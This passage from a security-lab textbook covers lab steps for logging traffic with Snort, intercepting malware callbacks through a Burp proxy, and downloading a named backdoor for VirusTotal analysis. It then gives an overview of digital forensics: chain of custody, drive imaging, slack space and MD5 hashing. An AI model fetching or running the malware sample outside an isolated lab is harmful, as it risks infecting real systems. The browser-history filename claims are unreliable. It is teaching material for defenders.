This demonstrates the basic capabilities of Snort, but not everyone has the time or ability to constantly monitor the console. Therefore, what is needed is a way to log the activity for later review. You can do this as follows:

1. If you are not already there, change to the directory where you installed Snort. Then, at the command prompt, enter ***snort -ix -dev -l*\snort\log**. This command starts Snort and instructs it to record headers in the `\snort\log` folder.

2. Ping some other device, such as the gateway. If you have a second computer on the network, you can use it to ping that computer, or you can even scan it with Nmap. The idea here is to generate some traffic to be logged in the `Snort\log` folder for review.
3. After you have generated some ping traffic or run some scans against the local machine, press Ctrl+C to stop the packet capture.
4. Use Windows Explorer to navigate to the `Snort\log` folder. You should see some files there.
5. Use Notepad to examine the contents of the capture. (This is a great feature because now you can go back and review activity.)

Analyzing Malware Communication

This exercise guides you through the process of installing a proxy to monitor malware communication. You will be using Burp proxy for this exercise. The great part about running a proxy is that the malware has no idea that you are manipulating its requests and responses.

1. Download Burp Suite from `http://portswigger.net/burp`. There is no installation for Burp, but you need the Java Runtime Environment (JRE).
2. Configure routing between your malware host and the fake network controller. An example of using loopback is shown in Figure 10-16.




Figure 10-16: Configuration of browser loopback settings

3. Open Burp, and set the proxy setting to intercept. Uncheck the Listen on Loopback Interface Only option and click OK.
4. Proceed with executing malware on the target. As soon as the malware phones home, you can see the requests and are able to modify headers, URL parameters, or any other items before forwarding.

Analyzing Malware with VirusTotal

This lab will have you submit a sample to VirusTotal for analysis.

1. Download the malware for analysis. For this, you can use the RECUB backdoor, which you can download from `http://mir-os.sourceforge.net/recub.htm`.
2. Upload the files to `www.VirusTotal.com` and view the report.

Ask yourself the following questions:

- Does it match previous analyzed malware?
- When was the application first scanned?
- Are there any hints at what this malware actually does?
- What else have you learned?

CHAPTER

11

Forensic Detection

The term *forensics* may cause some people to think of DNA or the latest episode of *Forensic Files*. Others may have thoughts of collecting evidence while a hacker is in the midst of a computer break-in of a major company such as Sony or Target. Still others may see it as a means of conducting a computer investigation after the fact to analyze electronic evidence that can be used in court, such as efforts to prosecute members of Lulzsec or Anonymous. Forensics can be defined as any of these activities.

This chapter looks at the aspects of forensics that are also known as cyber-forensics. A forensic investigation must follow a strict set of rules that govern how the evidence is obtained, collected, stored, and examined. While the organization performing a forensic investigation may not know at the beginning of the investigation how or what will be found, the process must be followed carefully or any evidence obtained may become tainted and therefore inadmissible in a court of law.

Government, military, and law enforcement agencies have practiced forensics for many years, but it is a much younger science for private industry. Its growth can be tied to the increasingly important role that computers play in the workplace, as well as the type of information they maintain and the access they enjoy.

This growth means computer security specialists must have a greater understanding of computer forensics and the concept of *chain of custody*. Even if a forensic investigation is never tested in court or never requires a law enforcement response, forensic process integrity is crucial so that any collected evidence is

relevant, valid, and potentially admissible in court. The following sections offer a broad overview of forensics.

EVIDENCE, OBVIOUSLY

Any time you are faced with an incident, you will need to gather evidence. Evidence can be used to prove that a computer crime occurred, that a particular person committed a specific deed, or even to identify the actions of a computer criminal. Therefore, evidence, or more precisely computer evidence, is any data, file, software, hardware, or device that can be used to prove a person committed the act or caused the incident. This type of evidence is known as *real evidence*, as it is something that can be shown in a court of law. While many incidents may not end up in court, all evidence must be collected in such a way that it would be acceptable should that occur.

Computer Forensics

Whereas Chapter 10 covers malware analysis, this chapter reviews media and computer analysis. Think of this as the examination of hard drives, media, thumb drives, and so on. Before forensic work can commence, forensic analysts must set up an area in which they can complete the required tasks. (And although the purpose of this book is to guide you as to what is required to set up your own security lab, you will briefly look at the required setup to perform forensics in a real-world environment.)

The ideal forensic work area is one that offers limited access; after all, you *must* account for who has access to data and to forensic workstations. You need a minimum of one forensic workstation. This system should not have Internet access on the analyst system, to reduce the risk of the system becoming infected with viruses, spyware, or malicious code. The lack of Internet access also helps to ensure that data cannot be accessed remotely or tampered with. Keep a notebook or otherwise record all activities that concern specific evidence. A real forensic lab also needs a safe and controlled area in which to store evidence. Common forensic lab equipment includes the following:

- Computers
- Printers
- Scanners
- Spare hard drives
- RAID arrays
- Digital camera
- Write blockers

- IDE and Serial ATA cables
- USB, Thunderbolt, and FireWire adapters and cables
- Smartphone and tablet cables and connectors

SECURITY LAB VERSUS FORENSIC LAB

Is a security lab the same as a forensic lab? No. A security lab, as discussed in this book, can be used for a variety of security-related tasks, such as testing patches, analyzing exploit code, testing security solutions, creating IDS signatures, performing basic forensic activities, and so on. A forensic lab is set up specifically for media forensic activities. A forensic lab should have the following: a controlled area in which to store evidence, controlled access, an interview area, non-networked standalone systems on which to perform specific forensic activities, and specialized equipment. If you are interested in learning more, spend a few minutes reviewing the information at `www.forensicsware.com/lab-setup.html`**.**

Organizations that perform computer forensics typically have a few of each of these items. Even the most rudimentary forensic lab should have at least one of everything on this list.

Before this chapter delves into the basic software requirements for computer forensics, you will examine the actual overall process. Computer forensics follows a three-phase process: acquisition, authentication, and analysis. These component phases build on each other and ensure that all evidence remains credible, relevant, and admissible. You will start with acquisition.

Acquisition

Acquisition occurs through taking physical possession of something (for the purposes of this chapter, with the goal of potentially using that something as evidence) or contracting to take possession. In many instances, forensic analysts are asked to acquire hard drives, computers, media, or other items on-site. Just as with any investigation, analysts should carefully record what physical evidence they recover. Physical evidence and computer forensics can help recreate, as "proof," the incident scene and the relationship between any victims and suspects. This relationship is shown in Figure 11-1.

The acquisition phase follows these steps:

1. Collect and document the evidence.
2. Protect the chain of custody.
3. Identify, transport, and store the evidence.
4. Duplicate the suspected evidence.




Figure 11-1: You use the evidence to understand the relationship between the suspect and victim.

There are also numerous supplies that will be needed when conducting an investigation, including the following:

- Antistatic bags
- Faraday bags
- Cable ties
- Evidence bags
- Antistatic bubble wrap
- Evidence tape
- Antistatic packing materials
- Packing tape
- Various sizes of sturdy boxes

There are various ways to collect and handle evidence, but the typical way is to record everything. A digital camera can be used to record the layout of a scene. You will want to take pictures of everything. Document the condition of computer systems, attachments, cables, and all electronic media. You will even want to photograph desks, tables, and even plaques or name plates that show who sits in specific locations. Pictures of the location of the mouse can also be useful, as they can show whether the person using the computer is right-handed or left-handed. You can use a camera to take pictures of any screen settings that are visible on a running system. You also want to document internal storage devices and hardware configurations: hard drive make, model, size, jumper settings, location, and drive interface, as well as internal components such as sound card, video card, and network card. It is also a good idea to record any identifying numbers, such as a Media Access Control (MAC) address. By following this process and keeping adequate records, you can begin to build a proper chain of custody.

CHAIN, CHAIN, CHAIN

Whereas a chain of custody is familiar to law enforcement professionals, it may be new to many IT professionals. Chain of custody is used to address the reliability and credibility of evidence. It should be able to answer the following questions:

- Who collected the evidence?
- How and where was the evidence collected?
- Who took possession of the evidence?
- How was the evidence stored and protected?
- When was the evidence removed from storage, and why?

Although this may seem like an onerous task, in reality, chain of custody is just a simple process of documenting the journey of any and all evidence while keeping it under control. While not every forensic investigation will lead to a court case or other legal showdown, you must always maintain the integrity of the evidence. That integrity will make all the difference should you ever have to defend (in court or otherwise) the credibility of what you have collected, analyzed, and discovered.

Identify and tag all evidence before placing it into storage. You can make your own evidence tags and documents, or you can purchase them from a variety of companies.

With the evidence collected and recorded, you have probably now reached the point at which you need to copy hard drives or fixed disks. *After all, you want to perform any analysis on a copy of the original evidence so that the original can remain safely stored away!* The objective of fixed disk imaging is to preserve the original copy in a pristine state and to provide the analyst with a copy to use for investigation. This process usually consists of three steps:

1. Remove the drive from the suspect's computer.
2. Connect the suspect's drive to a write blocker and fingerprint it.
3. Use a clean, wiped drive to make a copy of the suspect's computer.

Why take such precautions? Evidence must be protected throughout the evidence lifecycle or it will not be acceptable in court. For evidence to be admissible in court, it must be relevant, legally permissible, reliable, properly identified, and properly preserved.

Drive Removal and Hashing

During a forensic duplication, you want to ensure that the suspect's hard drive remains unchanged. This means that you do not want the suspect's computer to go through a normal boot process. Your goal is to keep the evidence in a pristine state. This can be accomplished by using a logical or physical write blocker. A logical write blocker is software-based, whereas a physical write blocker is a piece of hardware. Write blockers prevent data from being written to the suspect's drive. Software write blockers usually prevent drive writes. An example

of a software write blocker is PDBlock. Information on PDBlock is available at `www.digitalintelligence.com/software/disoftware/pdblock`.

Hardware write blockers allow read-only access via a hardware device. One example can be seen at `www.digitalintelligence.com/forensicwriteblockers.php`. This hardware device connects two drives and facilitates the copy process while ensuring the integrity of the suspect's hard drive. Figure 11-2 shows an example of a hardware write blocker.




Figure 11-2: A write blocker helps you copy evidence from the suspect's computer.

The suspect's drive can be placed in an external drive enclosure. By doing this, you can repeat this process as needed for each investigation. Popular formats of these devices range from USB, Thunderbolt or even FireWire (IEEE 1394) and SCSI. No matter what you use to copy the data, the critical factor is that you do not make any changes to the suspect's computer. You can use a cryptographic routine to ensure the integrity of the original and copied data. (This is covered later in the chapter.)

Once the decision is made to remove the suspect's hard drive for duplication, make sure that you detail and record everything. There is no such thing as too much documentation. A photograph, description of the drive, and its serial numbers should be recorded. Good documentation is the key to a successful investigation. If you are called to court six months to a year after the investigation ends, your documentation will be your guide. The following list contains examples of how you would record information:

- **Tag 138**—Western Digital WD 307AA hard drive S/N: 112 9798 Size: 750GB
- **Tag 139**—Lenovo ThinkPad T450, S/N: 78-TXD53
- **Tag 140**—Sony Cyber-Shot DSC-W570 16.1 MP Digital Camera S/N: B096077
- **Tag 141**—Sony 32GB USB thumb drive S/N: AG5491205-Z

Suppose that the drive is being removed from a laptop. Several companies make adapters that enable you to connect these devices to a standard IDE or

SATA interface. These adapters are available from many online vendors and are a good addition to your forensic toolkit. For example, Newegg offers a selection of adapters at `www.newegg.com/Hard-Drive-Adapters/SubCategory/ID-3022`.

As a final note, an alternative to removing the suspect's hard drive is to perform network duplication. This process requires that both devices (the original drive and the hardware used for duplication) have network cards and share a common protocol, such as TCP/IP. It is best to use a crossover cable or small switch to gain connectivity. Again, exercise caution so that you do not modify files on the suspect's computer.

Once you decide how you will move the data onto the forensic computer, you must then decide how to ensure that the target drive is forensically sterile. You must wipe the target drive and decide whether to make a physical or logical copy of the evidence. You must also determine the type of image that will be required.

Drive-Wiping

Any drive used to store a copy of forensic data should be forensically sterile. Drive-wiping programs are required because of the way format, FDISK, and erase programs operate. This peculiarity can sometimes work in your favor. If the suspect performs a quick format, the contents (a file allocation table (FAT), or master file table (MFT) or even the inode table) and partition information are overwritten, but the data remains on the drive. Although this data may now be beyond the reach of the average user, some programs allow for its recovery. The caveat is that any drive used for the collection of evidence must be thoroughly cleaned—wiped—before being used.

Drive-wiping programs operate by overwriting all addressable locations on the disk. Some programs even make several passes to further decrease the possibility of data recovery. What they provide for a forensic analyst is verifiably clean media. In the hands of a criminal, these programs offer the chance to destroy evidence. Some companies sell their products to anyone, while others restrict the sale of their products to law enforcement, government agencies, or other approved organizations. There is even freeware available for drive wiping. One such example is DBAN (`www.dban.org`).

IS DRIVE-WIPING PERFECT?

No. Because mechanical hard drive mechanisms have some amount of tolerance, this variation can occur as the drive is used in different environmental conditions between hot or cold. Also, drives can suffer from wear over time so that there is always a very small amount of residual data left behind. This is referred to as *shadow data*. Use of this data in court would be questionable, and it is very time-consuming and costly to attempt its recovery. However, government agencies such as the NSA and others have the capability.

Logical and Physical Copies

With a prepared wiped target, you need to turn your attention to the type of copy that you will need for your investigation. Don't be fooled into thinking that the `Copy` command will suffice for this operation. The `Copy` command does not make an exact duplicate. It will not rebuild the contents, partition table, or boot files, all of which you need. This section looks at the different ways in which a disk can be copied: logical and physical.

Before moving into logical and physical disk imaging, you should review the basics of hard drive operation. The disks inside a mechanical hard drive are called *platters*. Data can be written on both sides of a platter. Reading specific tracks and sectors retrieves information. The smallest unit of storage on the disk is known as a *block* (Unix/Linux/Apple) or *cluster* (Windows). Cluster size, represents the smallest amount of disk space that can be used to hold a file. As drive capacity increases, so does the cluster size. Table 11-1 shows some sample volume and file sizes. For NTFS formatted drives the default cluster size is 4 kilobytes.

Table 11-1: Typical Volume and File Sizes

FILE SYSTEM	MAXIMUM FILE NAME LENGTH (CHARACTERS)	MAXIMUM VOLUME SIZE	MAXIMUM FILE SIZE
Fat 16	8	2GB	2GB
Fat 32	255	2TB	4GB
NTFS	255	16TB	16TB
Ext2	255	4TB	2GB

There are two types of slack space, file slack and drive slack. Let's look at file slack first. When a computer writes files to the drive and the total file size does not add up to an even multiple of the cluster size, extra space must be used in the next cluster to hold the file. This cluster is only partially used; the remaining space in the cluster is referred to as *file slack* (see Figure 11-3). Although this information is not normally accessible, because it lies beyond the EOF (End of File) marker, there are ways to examine and recover this data. The most common method is to use a forensic software package.

The second type of slack space is drive slack. When using a Windows computer `pagefile.sys` is a good example of where drive slack can be found. Just consider when your system runs low on RAM, Windows moves the least used applications from RAM to the hard drive. It does so using a hidden file named `pagefile.sys`. The idea is to free up more RAM for the applications you are actually using. For the forensic investigator this means that the drive slack used for `pagefile.sys` can have lots of information from

previous user activity. In general, slack space may contain remnants from previous disk writes.




Figure 11-3: File slack and drive space may hold important clues for forensic investigation.

A physical drive is the actual hard drive. Before a hard drive is formatted, it must be partitioned. *Partitioning* is the act of defining which areas of the drive will be accessible to the operating system. A drive can be partitioned and formatted into one logical drive, `C:`, or it can be partitioned into several logical drives (`C:` and `D:`, for instance). You can use the Disk Management utility to examine partition information if you are using Windows Server 2008, Windows Server 2012, Windows 7, Windows 8, or Windows 10.

Logical Copies

Performing a logical copy means that you are copying all files and folders. This is the same process that occurs when you use any standard backup program. Files and folders are duplicated, and checksums match, but the information is not necessarily restored in the same location as the original, nor is the free space and slack space copied.

During a forensic investigation, you will be examining files, directories, temp folders, browser history, browser cache, and the context of the information you discover. The drive may have remnants of files from previous write operations, or information that is stored in the drive's free space. A logical copy will not reproduce or copy this information. It is important to understand what is and is not copied, and this depends on the type of duplication process performed. To get a complete, exact duplication, you need to perform a physical copy.

Physical Copies

To perform a physical copy means that an exact duplicate of the original media is created. EnCase is an example of a physical copy program. Physical copy

programs not only copy all the files and folders, but they actually make a bit-level copy. These programs duplicate all the information down to the track, sector, and cluster of the original. Information outside normal file parameters is also duplicated. This information falls into two categories:

- **Free space**—Space on the drive that is currently not allocated to any file. This could be space that has always been empty or space that was used for a file that was deleted or moved. If a file or information was stored there at one time, the information may still be there. While it cannot be accessed or read through normal processes, some programs allow for its retrieval. To view this information on the target device, a physical copy must be produced.
- **File slack space**—As discussed earlier in this chapter, the smallest unit of storage on a drive is a cluster (or block). Assume that the cluster size is 512 bytes. If the information being stored is less than 512 bytes, there is room left at the end of that cluster. That part of the cluster is outside the use of normal operation, and data could be there from previous disk writes. You need specialty tools to examine these areas of the disk. You look for erased files, data that survived previous formats, and other information that someone could have attempted to hide or destroy.

Imaging the Drive

Imaging is the process of making a physical copy of a hard drive or disk. Imaging involves much more than simply copying a program; it is the process of cloning the operating system, personal configurations, data files, settings, and all slack space. Regardless of which imaging software you choose, you should first become comfortable with it by practicing using it and investigating its features.

Ultimately, you must decide which method of duplication is reasonable and prudent. One of the goals of this book is to introduce you to software you can obtain and use at your convenience. Some forensic software is restricted for sale to only law-enforcement groups. This does not mean that you cannot complete a forensic analysis without a specific product. There are many good software tools on the market, and there is always more than one way to complete a successful investigation. Regardless of the tools you use, just make sure that your methods meet the following criteria:

- The evidence is not tampered with.
- The process is documented and repeatable.
- The chain of evidence is recorded.

Don't be afraid to read the software manuals and practice with sample data and files. When it comes to dealing with real evidence, you may get only one chance to do it right!

Authentication

After you decide which duplication method to use, you need to become familiar with the concept of authentication. Any time data is handled, you must ensure that it remains unchanged. Although not every investigation you become involved in will go to court, ethics and good practice require that evidence be authenticated as unchanged from the moment of discovery to the point of disposal. The evidence lifecycle includes the following:

- Discovery and recognition
- Protection
- Recording
- Collection
  - Gather all relevant storage media.
  - Work from most volatile to least volatile.
  - Print out the screen.
  - Avoid degaussing equipment.
- Identification (tagging and marking)
- Preservation
  - Protect magnetic media from erasure.
  - Store in a proper environment.
- Transportation
- Presentation in a court of law
- Return of evidence to owner

The primary way to ensure that data remains unchanged is by using integrity algorithms that fingerprint the original drive and the forensically produced copy. Integrity provides for the correctness of information. Data can become distorted in many ways. Normally, computer systems have various methods to protect data, such as through parity, checksums, or redundancy. A key objective of computer forensics is to protect the data's integrity. Integrity is part of what is commonly called the *CIA triad*. This is an important security concept, where CIA stands for confidentiality, integrity, and availability.

Integrity can apply to both paper and electronic documents. We have all seen some of the checks and balances used to protect the integrity of paper documents. It is much easier to verify the integrity of a paper document than an electronic one. For a good example, look no further than the George Bush fake-document scandal. During the 2004 election, CBS claimed to have documents that placed the president's military service in an unfavorable light. Typography experts

quickly raised questions about the integrity of the memos, stating that they appeared to be computer-generated in a way that was not even possible in the early 1970s. Certainly, forgers can copy and create fake paper documents, but it is not a skill that is easy to learn. Integrity in electronic documents and data is much more difficult to protect. Computer systems look at values such as time, data, size, or last-modified fields of a file to track whether or when they were changed. Although this technique may work well to verify that information remains unchanged during a normal data transfer, these fields can be manipulated. Forensics requires cryptographic algorithms; these routines use one-way hashing algorithms.

Hashing algorithms function by taking a variable amount of data and compressing it into a fixed-length value referred to as a *hash*. The Message-Digest 5 (MD5) algorithm outputs a 128-bit hash value. Some versions of the Secure Hash Algorithm (SHA) output up to a 512-bit hash value. This hash value serves as a fingerprint or digital signature. It can be used to verify that the data is intact and has not been changed. That is why it is important for investigators to understand the differences among the various hashing programs. If a hash can be manipulated, it has no value in court. Rules of evidence generally require that when a duplicate of the original data is admitted as evidence, it must be an exact duplicate of the original. The hash values must match and be of sufficient strength to overcome the argument of tampering. As mentioned previously, evidence must be authenticated as unchanged from the moment of discovery to the point of disposal.

FACTS ABOUT HASHING

Hashing provides a fingerprint of a message. Strong hashing algorithms are hard to break and will not produce the same hash value for two or more messages. Hashing is a one-way process that provides integrity.

Some of the most common hashing algorithms are as follows:

- **MD2, 4, 5—Part of the family of Ronald Rivest Message-Digest hashing functions**
- **SHA—Secure Hash Algorithm**
- **HAVAL—A modified version of the MD5 algorithm**

The MD5 hashing algorithm is based on RFC 1321 (`www.faqs.org/rfcs/rfc1321.html`). Created by Ronald Rivest and published in 1992, it has been used to create MD5sum and several similar programs. MD5 is available for both Unix and Windows platforms. The Windows version used here was downloaded from `http://unxutils.sourceforge.net`. Here is a simple example of the command-line argument using a file named `pass.txt`:

```
C:\>md5sum c:\pass.txt
\4145bc316b0bf78c2194b4d635f3bd27 *c:\\pass.txt
```

The information returned displays the fixed-length hash and the filename. You could save this information to a file by typing the following command and using `stdout` (`>`). This redirects the output to a file:

```
C:\>md5sum c:\pass.txt > checksum.txt
```

Now make a one-character change to the original (`pass.txt`) file. After making the change, append (`>>`) to the original output file (`checksum.txt`) and compare the results:

```
C:\>md5sum c:\pass.txt >> checksumfile.txt
C:\>type checksumfile.txt
\4145bc316b0bf78c2194b4d635f3bd27 *c:\\pass.txt
\cfbc4c6be5c2de532922001e78694d6a *c:\\pass.txt
```

Does anything look different? Even though only one character was changed in the file, the hashes are now completely different. As you can see, the creation of hashes is rather straightforward. Tools such as MD5sum are valuable in that they can verify no changes have been made, even to one character! During an investigation, it is important to remember that these values should be stored on some type of read-only media, such as a CD. Doing so helps ensure their integrity and prevents tampering.

Creating hashes for an entire hard disk could turn into a time-consuming process. Fortunately, there are several ways to automate this procedure. First, the command-line tool could be scripted. If you are more comfortable using a GUI-based tool, many are available on the web. Make sure that they come from a trusted source, and spend some time checking out their mode of operation. You may want to try MD5Summer, available at `www.md5summer.org/download.html`. Upon startup, it opens a window asking you to choose the root folder to start the hashing process (see Figure 11-4). This is great, because the source could be a hard drive, CD, disk, or network drive. You can choose the entire drive or just specific parts. After you choose a root folder or starting point, the program scans the target and creates a checksum for each file. The results can then be stored on nonwritable media, such as a CD. Good procedure requires that this information be documented, labeled, and stored offline in a secure location.

Tripwire is another well-known file-integrity program. Dr. Eugene Spafford, from Purdue University, originally developed Tripwire in 1992 for the Unix platform. In 1999, it was released as a commercial product for Windows and other platforms. You can download a free, open-source copy of the Linux version at `www.tripwire.org`. The commercial version of Tripwire is available at `www.tripwire.com`.




Figure 11-4: MD5Summer is one of the tools you can use for hashing.

Trace-Evidence Analysis

Analysis is the process of examining evidence. Although you may be tempted to look at (analyze) evidence before it is copied or authenticated, you should not until you have performed an MD5 hash. Forensic analysts typically make two copies of the original drive and work with one of the copies. In real life, forensic investigators use many different programs when conducting their analysis. Likewise, you are unlikely to find a single program that will do everything you need to perform an analysis. The two leading programs are EnCase by Guidance and Forensic Toolkit (FTK) by AccessData. A demo can be found here: `http://accessdata.com/product-download/digital-forensics/ftk-download-page`. This will allow you to try out a real piece of forensic software to see how it actually functions.

CRIMINAL TRACE EVIDENCE VERSUS COMPUTER TRACE EVIDENCE

Trace evidence **is a term that originated from the field of criminal forensics. Whereas criminal trace evidence can be described as small amounts of material left behind (such as a fingerprint), computer trace evidence refers to small amounts of data or small changes in a computer system. Imagine an attacker who works hard to cover his tracks. Not wanting to be detected, he attempts to remove evidence of his crime. What remains is trace evidence.**

One question that many people ask at this point in an investigation is whether there will be trace evidence. If an incident did occur, the answer should be yes. There should always be some trace evidence. Whenever two objects come into contact, a transfer of material occurs. This is known as Locard's exchange principle and is almost universally accepted by all forensic analysts. According to this principle, simply stated, no matter how hard someone tries, some trace evidence always

remains. The complexity of modern computers leaves the forensic analyst many places to look for its existence. Even though suspects can make recovery more difficult by deleting files and caches, some trace evidence always remains. During an investigation, examine the slack space, cache, registry, browser history, and `pagesys` file to make sure that you discover all the potential evidence.

HOW COMPUTER TRACE EVIDENCE AND FORENSICS HELPED CATCH THE CREATOR OF THE MELISSA VIRUS

While the origins of many computer viruses remain unknown, some malware creators have been found and brought to justice. A case in point is the Melissa virus. When the Melissa virus was released, it caused massive havoc throughout the Internet. Because of the way it worked, disguising itself as email from friends or colleagues, it spread quickly.

As the manhunt intensified to find the creator, computer forensics was put to the test. Many people were surprised at how quickly the FBI found the perpetrator. Files posted in the `alt.sex` newsgroup were found to contain the virus. Investigators quickly began to examine these and other files posted by the same user. Soon, it was determined that all of these messages had been sent from the same hijacked AOL account. While IP addresses and login times were being researched by AOL technicians, other investigators started decompiling documents and code to look for MAC addresses and other clues that might be present. By examining Word documents that had originated from the perpetrator, investigators were able to tie in the document's GUID to a specific MAC address. Along with the login information provided by AOL, a match was quickly confirmed. Less than a week after Melissa was initially posted, the FBI was knocking at David L. Smith's door.

Remember that file slack occurs when a cluster is only partially used; the remaining unused space is the file slack. Although it may not currently hold a file, there may be information left from previous disk writes or information the system has used for padding. These remnants can contain information a forensic investigator may consider valuable. Even if this information lies beyond the End of File (EOF) marker, tools that allow the examination and recovery of this data are available to forensic investigators.

Because of the size of most modern hard drives, you would have to spend a lot of time manually searching a drive for specific evidence. The best approach is to use some type of automated tool to locate the suspected evidence. Programs such as WinHex enable you to enter words or phrases to search on. You will want to search for words that are specific to the investigation, such as terms associated with drugs, hacking, pornography, or other questionable activities.

What you actually search for depends on the particulars of the case you are investigating. You will probably need to do some deductive reasoning and search for specific words or file-extension types. Just as with passwords, people like names they can remember. Therefore, search for family names, friends' names,

hobbies, and so forth. Look around the suspect's work area and observe it closely for clues—for example, sports photos, hobbies, and the like. Many people use pet names, phone numbers, or other easily identified items that may be used for passwords.

Cache files, which are used for temporary storage, are another area of investigation. Computers use many types of caching to store information that is regularly needed. When a program or application needs information, it typically checks the cache first to see whether that information is there. If it is not found, the program or application accesses the drive or other storage. Caching is of interest to anyone involved in forensics because of the information that may have been stored. Computers use a cache to speed up response times and to prevent the computer from having to reload the information from the original source. To see an example of a caching in action, enter `arp /a` at the command prompt. The corresponding IP to the MAC address that is used for network communication is returned. In the world of Windows, this information is initially cached for two minutes; if the systems communicate within that time, the information will be cached for an additional ten minutes.

Browser Cache

One of the more useful caches to peruse is the browser cache. Browser cache files are temporary files that may contain images or text from recently visited web pages. The browser settings determine how long the files are saved and the cache's default size. The history log saves a file of sites visited with the associated dates and times. Internet Explorer stores cache information in a file called `Index.dat`.

What is interesting about `Index.dat` is that according to Microsoft (`http://support.microsoft.com/en-us/kb/322916`), "the `Index.dat` file is never resized or deleted. Clearing the Internet Explorer history by clicking the Clear History button on the General tab in the Internet Options dialog box does not change the size of the `Index.dat` file. Also, setting the Days to Keep Pages in History value to 0 (zero) on the General tab does not change the size of the `Index.dat` file." For the forensic analyst, this means that `Index.dat` is a good place to check for a listing of websites the suspect has visited. Programs such as Forensic Toolkit can easily parse and examine the browser cache.

Firefox, Chrome, Safari, and other related browsers also save Internet activity using a similar method to that of Internet Explorer. These programs save the cache in a file named `History.dat`. However, `History.dat` and `Index.dat` are different because the `History.dat` file is saved in a binary format, whereas `Index.dat` is saved in a cryptic binary format. Also, `History.dat` does not link website activity with cached web pages. Because of the cryptic format that Internet Explorer uses, it is good to have a tool available to browse the file. One such tool is Belkasoft IE History Extractor (shown in Figure 11-5), which

is available at `www.softpedia.com/get/Internet/Other-Internet-Related/Belkasoft-IE-History-Extractor.shtml`. Although this type of program is not required to browse the history file, it certainly makes the job easier. It allows you to copy and paste or search for specific entries.




Figure 11-5: Belkasoft IE History Extractor makes it easier to explore a browser's history file.

What other information is commonly cached? A lot! Most Microsoft Office applications have a built-in save feature. As individuals are working on documents, spreadsheets, or other Office applications, temporary versions are stored on the hard drive in a temporary folder. These temporary variables are set when the computer boots up. On Windows systems, the default location is set to the path that corresponds to the user. To verify this, open a command prompt and enter the command `set`. The path to the temporary folder is returned. By browsing to that folder, you can see how much information is stored there. Microsoft Office documents hold a lot of residual data—enough that Microsoft offers a tool called Remove Hidden Data to scrub such documents. It is available at `www.microsoft.com/en-us/download/details.aspx?id=8446`.

If that is not enough to get you started on your quest to uncover cached information, browse to the Recent Documents folder to get a list of all documents and files that have been recently opened. This folder provides you with not only filenames, but also the dates and times that these files were last modified.

Email Evidence

Email can provide valuable clues in an investigation. If suspects are using online email services such as Gmail or Microsoft Outlook, you will have to dig deeper into the disk to find trace evidence. If this is the case, you can perform

